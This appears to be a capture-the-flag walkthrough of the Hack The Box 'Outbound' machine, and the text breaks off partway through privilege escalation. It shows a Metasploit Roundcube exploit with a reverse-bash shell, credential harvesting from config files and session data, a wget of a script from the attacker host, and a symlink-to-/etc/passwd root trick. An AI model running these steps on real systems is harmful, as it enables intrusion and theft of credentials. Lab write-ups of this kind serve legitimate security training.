| Machine | Difficulty | OS | Release | |
|---|
| Outbound | Easy | Linux | 13 Jul 2025 | |
Machine Information
As is common in real life pentests, you will start the Outbound box with credentials for the following account tyler / LhKL1o9Nm3X2
Nmap Scan
Start of with an Nmap Scan
└─$ IP=10.10.11.77

┌──(kali㉿kali)-[~/HTB-machine/outbound]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )

┌──(kali㉿kali)-[~/HTB-machine/outbound]
└─$ sudo nano /etc/hosts

┌──(kali㉿kali)-[~/HTB-machine/outbound]
└─$ nmap -sC -sV -p $port $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 15:34 EDT
Nmap scan report for outbound.htb (10.10.11.77)
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.62 seconds

When we access outbound.htb, it redirects us to mail.outbound.htb.
First, update the /etc/hosts file:
1
| 10.10.11.77 outbound.htb mail.outbound.htb
|
Web Server (port 80)
1
| http://mail.outbound.htb
|

Let’s login with the given credentials:
- Username: tyler
- Password: LhKL1o9Nm3X2

Under the About section, we find the version of Roundcube Webmail:
Exploiting Roundcube 1.6.10 - Remote Code Execution
For this version, there is a known exploit:
Steps to use this exploit:
- Create the directory for custom Metasploit modules (if it doesn’t exist):
1
2
| mkdir -p ~/.msf4/modules/exploits/linux/http
cd ~/.msf4/modules/exploits/linux/http/
|
- Create a new file for the exploit and paste the payload:
1
| nano roundcube_postauth_rce.rb
|
Paste the exploit code into the file and save it.
- Reload Metasploit modules:
1
2
| msfconsole -q
reload_all
|
1
2
3
4
5
6
7
8
9
10
11
| use exploit/linux/http/roundcube_postauth_rce
set RHOSTS mail.outbound.htb
set USERNAME tyler
set PASSWORD LhKL1o9Nm3X2
set TARGETURI /
set LHOST tun0
set LPORT 4444
set AutoCheck false
set TARGET 1
set PAYLOAD cmd/unix/reverse_bash
run
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| msf6 > use exploit/linux/http/roundcube_postauth_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/roundcube_postauth_rce) > set RHOSTS mail.outbound.htb
RHOSTS => mail.outbound.htb
msf6 exploit(linux/http/roundcube_postauth_rce) > set USERNAME tyler
USERNAME => tyler
msf6 exploit(linux/http/roundcube_postauth_rce) > set PASSWORD LhKL1o9Nm3X2
PASSWORD => LhKL1o9Nm3X2
msf6 exploit(linux/http/roundcube_postauth_rce) > set TARGETURI /
TARGETURI => /
msf6 exploit(linux/http/roundcube_postauth_rce) > set LHOST tun0
LHOST => tun0
msf6 exploit(linux/http/roundcube_postauth_rce) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/http/roundcube_postauth_rce) > set AutoCheck false
AutoCheck => false
msf6 exploit(linux/http/roundcube_postauth_rce) > set TARGET 1
TARGET => 1
msf6 exploit(linux/http/roundcube_postauth_rce) > set PAYLOAD cmd/unix/reverse_bash
PAYLOAD => cmd/unix/reverse_bash
msf6 exploit(linux/http/roundcube_postauth_rce) > run
[*] Started reverse TCP handler on 10.10.14.195:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Fetching CSRF token...
[+] Extracted token: 1A4GeLDSzxIewMccODw2zSdXAwMfcMlE
[*] Attempting login...
[+] Login successful.
[*] Preparing payload...
[+] Payload successfully generated and serialized.
[*] Uploading malicious payload...
[+] Exploit attempt complete. Check for session.
[*] Command shell session 1 opened (10.10.14.195:4444 -> 10.10.11.77:47276) at 2025-07-15 16:01:05 -0400
|
1
2
3
4
5
6
7
8
9
10
11
12
|
/bin/bash -i
www-data@mail:/dev$ cd ..
cd ..
www-data@mail:/$ cd /var/www/html
cd /var/www/html
www-data@mail:/var/www/html$ ls
ls
index.nginx-debian.html
roundcube
www-data@mail:/var/www/html$ cd roundcube
cd roundcube
|
Under /var/www/html/roundcube/config, we find a configuration file containing the username and password for SQL.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
| www-data@mail:/var/www/html/roundcube$ ls
ls
.
.
config
.
.
www-data@mail:/var/www/html/roundcube$ cd config
cd config
www-data@mail:/var/www/html/roundcube/config$ ls
ls
config.inc.php
config.inc.php.sample
defaults.inc.php
mimetypes.php
www-data@mail:/var/www/html/roundcube/config$ cat config.inc.php
cat config.inc.php
<?php
/*
+-----------------------------------------------------------------------+
| Local configuration for the Roundcube Webmail installation. |
| |
| This is a sample configuration file only containing the minimum |
| setup required for a functional installation. Copy more options |
| from defaults.inc.php to this file to override the defaults. |
| |
| This file is part of the Roundcube Webmail client |
| Copyright (C) The Roundcube Dev Team |
| |
| Licensed under the GNU General Public License version 3 or |
| any later version with exceptions for skins & plugins. |
| See the README file for a full license statement. |
+-----------------------------------------------------------------------+
*/
$config = [];
// Database connection string (DSN) for read+write operations
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=0646'
// or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'localhost:143';
// SMTP server host (for sending mails).
// See defaults.inc.php for the option description.
$config['smtp_host'] = 'localhost:587';
// SMTP username (if required) if you use %u as the username Roundcube
// will use the current username for login
$config['smtp_user'] = '%u';
// SMTP password (if required) if you use %p as the password Roundcube
// will use the current user's password for login
$config['smtp_pass'] = '%p';
// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUNDCUBE.NET WEBSITE HERE!
$config['support_url'] = '';
// Name your service. This is displayed on the login screen and in the window title
$config['product_name'] = 'Roundcube Webmail';
// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
// List of active plugins (in plugins/ directory)
$config['plugins'] = [
'archive',
'zipdownload',
];
// skin name: folder from skins/
$config['skin'] = 'elastic';
$config['default_host'] = 'localhost';
$config['smtp_server'] = 'localhost';
www-data@mail:/var/www/html/roundcube/config$
|
We discovered SQL credentials in the Roundcube configuration:
1
2
3
| mysql -u roundcube -p
# Enter password when prompted:
RCDBPass2025
|
Shell Note
The shell is unstable. After logging into MySQL, I had to run exit; to view the result.
Not recommended — use a stable shell method like pwncat or socat.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
| mysql -u roundrobin -p
Enter password: RCDBPass2025
ERROR 1698 (28000): Access denied for user 'roundrobin'@'localhost'
mysql -u roundcube -p
Enter password: RCDBPass2025
SHOW DATABASES;
EXIT;
Database
information_schema
roundcube
--------------
EXIT
--------------
ERROR 1064 (42000) at line 3: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'EXIT' at line 1
mysql -u roundcube -p
Enter password: RCDBPass2025
USE roundcube;
SHOW TABLES;
EXIT;
Tables_in_roundcube
cache
cache_index
cache_messages
cache_shared
cache_thread
collected_addresses
contactgroupmembers
contactgroups
contacts
dictionary
filestore
identities
responses
searches
session
system
users
--------------
EXIT
--------------
ERROR 1064 (42000) at line 6: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'EXIT' at line 1
|
Under users table we have user jacob, mel, tyler.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| mysql -u roundcube -p
Enter password: RCDBPass2025
USE roundcube;
SELECT username from users;
EXIT;
username
jacob
mel
tyler
--------------
EXIT
--------------
|
Interesting Finding in sessions Table
1
2
| USE roundcube;
SELECT * FROM sessions;
|
1
| bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthOjI6e2k6MDtzOjA6IiI7aToxO3M6MToiLyI7fX1zOjU6Im90aGVyIjtOO3M6Njoic2hhcmVkIjtOO3M6MTA6InByZWZpeF9vdXQiO3M6MDoiIjt9aW1hcF9kZWxpbWl0ZXJ8czoxOiIvIjtpbWFwX2xpc3RfY29uZnxhOjI6e2k6MDtOO2k6MTthOjA6e319dXNlcl9pZHxpOjE7dXNlcm5hbWV8czo1OiJqYWNvYiI7c3RvcmFnZV9ob3N0fHM6OToibG9jYWxob3N0IjtzdG9yYWdlX3BvcnR8aToxNDM7c3RvcmFnZV9zc2x8YjowO3Bhc3N3b3JkfHM6MzI6Ikw3UnYwMEE4VHV3SkFyNjdrSVR4eGNTZ25JazI1QW0vIjtsb2dpbl90aW1lfGk6MTc0OTM5NzExOTt0aW1lem9uZXxzOjEzOiJFdXJvcGUvTG9uZG9uIjtTVE9SQUdFX1NQRUNJQUwtVVNFfGI6MTthdXRoX3NlY3JldHxzOjI2OiJEcFlxdjZtYUk5SHhETDVHaGNDZDhKYVFRVyI7cmVxdWVzdF90b2tlbnxzOjMyOiJUSXNPYUFCQTF6SFNYWk9CcEg2dXA1WEZ5YXlOUkhhdyI7dGFza3xzOjQ6Im1haWwiO3NraW5fY29uZmlnfGE6Nzp7czoxNzoic3VwcG9ydGVkX2xheW91dHMiO2E6MTp7aTowO3M6MTA6IndpZGVzY3JlZW4iO31zOjIyOiJqcXVlcnlfdWlfY29sb3JzX3RoZW1lIjtzOjk6ImJvb3RzdHJhcCI7czoxODoiZW1iZWRfY3NzX2xvY2F0aW9uIjtzOjE3OiIvc3R5bGVzL2VtYmVkLmNzcyI7czoxOToiZWRpdG9yX2Nzc19sb2NhdGlvbiI7czoxNzoiL3N0eWxlcy9lbWJlZC5jc3MiO3M6MTc6ImRhcmtfbW9kZV9zdXBwb3J0IjtiOjE7czoyNjoibWVkaWFfYnJvd3Nlcl9jc3NfbG9jYXRpb24iO3M6NDoibm9uZSI7czoyMToiYWRkaXRpb25hbF9sb2dvX3R5cGVzIjthOjM6e2k6MDtzOjQ6ImRhcmsiO2k6MTtzOjU6InNtYWxsIjtpOjI7czoxMDoic21hbGwtZGFyayI7fX1pbWFwX2hvc3R8czo5OiJsb2NhbGhvc3QiO3BhZ2V8aToxO21ib3h8czo1OiJJTkJPWCI7c29ydF9jb2x8czowOiIiO3NvcnRfb3JkZXJ8czo0OiJERVNDIjtTVE9SQUdFX1RIUkVBRHxhOjM6e2k6MDtzOjEwOiJSRUZFUkVOQ0VTIjtpOjE7czo0OiJSRUZTIjtpOjI7czoxNDoiT1JERVJFRFNVQkpFQ1QiO31TVE9SQUdFX1FVT1RBfGI6MDtTVE9SQUdFX0xJU1QtRVhURU5ERUR8YjoxO2xpc3RfYXR0cmlifGE6Njp7czo0OiJuYW1lIjtzOjg6Im1lc3NhZ2VzIjtzOjI6ImlkIjtzOjExOiJtZXNzYWdlbGlzdCI7czo1OiJjbGFzcyI7czo0MjoibGlzdGluZyBtZXNzYWdlbGlzdCBzb3J0aGVhZGVyIGZpeGVkaGVhZGVyIjtzOjE1OiJhcmlhLWxhYmVsbGVkYnkiO3M6MjI6ImFyaWEtbGFiZWwtbWVzc2FnZWxpc3QiO3M6OToiZGF0YS1saXN0IjtzOjEyOiJtZXNzYWdlX2xpc3QiO3M6MTQ6ImRhdGEtbGFiZWwtbXNnIjtzOjE4OiJUaGUgbGlzdCBpcyBlbXB0eS4iO311bnNlZW5fY291bnR8YToyOntzOjU6IklOQk9YIjtpOjI7czo1OiJUcmFzaCI7aTowO31mb2xkZXJzfGE6MTp7czo1OiJJTkJPWCI7YToyOntzOjM6ImNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7
|
After decoding the data from the sessions table, we found a Roundcube encrypted password.
Now we have both the username and password.
1
| echo "base64-encoded-session" | base64 -d | grep -oP 'username\|s:\d+:"\K[^"]+|password\|s:\d+:"\K[^"]+'
|
1
2
3
4
5
6
7
8
| ┌──(kali㉿kali)-[~/Downloads]
└─$ echo "bGFuZ3VhZ2V8czo1OiJlbl9VUyI7aW1hcF9uYW1lc3BhY2V8YTo0OntzOjg6InBlcnNvbmFsIjthOjE6e2k6MDthO.
.
.
.mNudCI7aToyO3M6NjoibWF4dWlkIjtpOjM7fX1saXN0X21vZF9zZXF8czoyOiIxMCI7" | base64 -d | grep -oP 'username\|s:\d+:"\K[^"]+|password\|s:\d+:"\K[^"]+'
jacob
L7Rv00A8TuwJAr67kITxxcSgnIk25Am/
|
To decrypt the Roundcube password, we use decrypt.sh from the official repo:
Decrypt.sh
1
2
| jacob
L7Rv00A8TuwJAr67kITxxcSgnIk25Am/
|
Upload the script to:
1
| cd /var/www/html/roundcube/bin
|
make it executable
Run the script using command
1
| ./decrypt.sh.1 "L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| www-data@mail:/$ cd /var/www/html/roundcube/bin
cd /var/www/html/roundcube/bin
www-data@mail:/var/www/html/roundcube/bin$
www-data@mail:/var/www/html/roundcube/bin$ wget http://10.10.14.195/decrypt.sh
</roundcube/bin$ wget http://10.10.14.195/decrypt.sh
--2025-07-16 05:51:01-- http://10.10.14.195/decrypt.sh
Connecting to 10.10.14.195:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2731 (2.7K) [text/x-sh]
Saving to: 'decrypt.sh.1'
0K .. 100% 258M=0s
2025-07-16 05:51:01 (258 MB/s) - 'decrypt.sh.1' saved [2731/2731]
www-data@mail:/var/www/html/roundcube/bin$ chmod +x decrypt.sh.1
chmod +x decrypt.sh.1
www-data@mail:/var/www/html/roundcube/bin$ ./decrypt.sh.1 "L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"
<$ ./decrypt.sh.1 "L7Rv00A8TuwJAr67kITxxcSgnIk25Am/"
595mO8DmwGeD
www-data@mail:/var/www/html/roundcube/bin$
|
Switching to User: jacob
After decrypting the password, we now have access to the user jacob.
1
2
3
| su jacob
# Password:
595mO8DmwGeD
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| www-data@mail:/$ su jacob
su jacob
Password: 595mO8DmwGeD
id
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob)
/bin/bash -i
bash: cannot set terminal process group (247): Inappropriate ioctl for device
bash: no job control in this shell
jacob@mail:/$ cd ~
cd ~
jacob@mail:~$ ls
|
In /mail/INBOX/jacob, we found an email containing the password for user jacob.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
| jacob@mail:~/mail/INBOX$ cat jacob
cat jacob
From tyler@outbound.htb Sat Jun 07 14:00:58 2025
Return-Path: <tyler@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1000)
id B32C410248D; Sat, 7 Jun 2025 14:00:58 +0000 (UTC)
To: jacob@outbound.htb
Subject: Important Update
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250607140058.B32C410248D@outbound.htb>
Date: Sat, 7 Jun 2025 14:00:58 +0000 (UTC)
From: tyler@outbound.htb
X-IMAPbase: 1749304753 0000000002
X-UID: 1
Status:
X-Keywords:
Content-Length: 233
Due to the recent change of policies your password has been changed.
Please use the following credentials to log into your account: gY4Wr3a1evp4
Remember to change your password when you next log into your account.
Thanks!
Tyler
From mel@outbound.htb Sun Jun 08 12:09:45 2025
Return-Path: <mel@outbound.htb>
X-Original-To: jacob
Delivered-To: jacob@outbound.htb
Received: by outbound.htb (Postfix, from userid 1002)
id 1487E22C; Sun, 8 Jun 2025 12:09:45 +0000 (UTC)
To: jacob@outbound.htb
Subject: Unexpected Resource Consumption
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20250608120945.1487E22C@outbound.htb>
Date: Sun, 8 Jun 2025 12:09:45 +0000 (UTC)
From: mel@outbound.htb
X-UID: 2
Status:
X-Keywords:
Content-Length: 261
We have been experiencing high resource consumption on our main server.
For now we have enabled resource monitoring with Below and have granted you privileges to inspect the the logs.
Please inform us immediately if you notice any irregularities.
Thanks!
Mel
|
SSH Access
Using Jacob’s credentials, SSH to the target:
1
2
| ssh jacob@10.10.11.77
> Password: gY4Wr3a1evp4
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
| ┌──(kali㉿kali)-[~/HTB-machine/outbound]
└─$ ssh jacob@10.10.11.77
jacob@10.10.11.77's password:
Permission denied, please try again.
jacob@10.10.11.77's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-63-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Wed Jul 16 05:47:01 AM UTC 2025
System load: 1.03 Processes: 258
Usage of /: 73.7% of 6.73GB Users logged in: 0
Memory usage: 15% IPv4 address for eth0: 10.10.11.77
Swap usage: 0%
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Wed Jul 16 05:47:03 2025 from 10.10.14.27
jacob@outbound:~$ ls
user.txt
jacob@outbound:~$ cat user.txt
************fb2aa8209917407f5908
jacob@outbound:~$
|
Privilege Escalation
Running sudo -l shows that user jacob can run /usr/bin/below with any arguments as root, except for a few restricted options.
1
2
3
4
5
6
7
| jacob@outbound:~$ sudo -l
Matching Defaults entries for jacob on outbound:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User jacob may run the following commands on outbound:
(ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*
jacob@outbound:~$
|
We have write access to the error_root.log file located in /var/log/below.
1
2
3
4
5
6
7
8
9
| jacob@outbound:~$ cd /var/log/below/
jacob@outbound:/var/log/below$ ls -la
total 16
drwxrwxrwx 3 root root 4096 Jul 16 06:32 .
drwxrwxr-x 13 root syslog 4096 Jul 16 05:28 ..
-rw-rw-rw- 1 jacob jacob 236 Jul 8 20:45 error_jacob.log
-rw-rw-rw- 1 root root 0 Jul 16 06:32 error_root.log
drwxr-xr-x 2 root root 4096 Jul 16 05:28 store
jacob@outbound:/var/log/below$
|
Create a fake passwd entry for user furious5 with root privileges
1
| echo 'furious5::0:0:furious5:/root:/bin/bash' > /tmp/fakepass
|
Remove the existing error_root.log file
1
| rm -f /var/log/below/error_root.log
|
Link error_root.log to /etc/passwd
1
| ln -s /etc/passwd /var/log/below/error_root.log
|
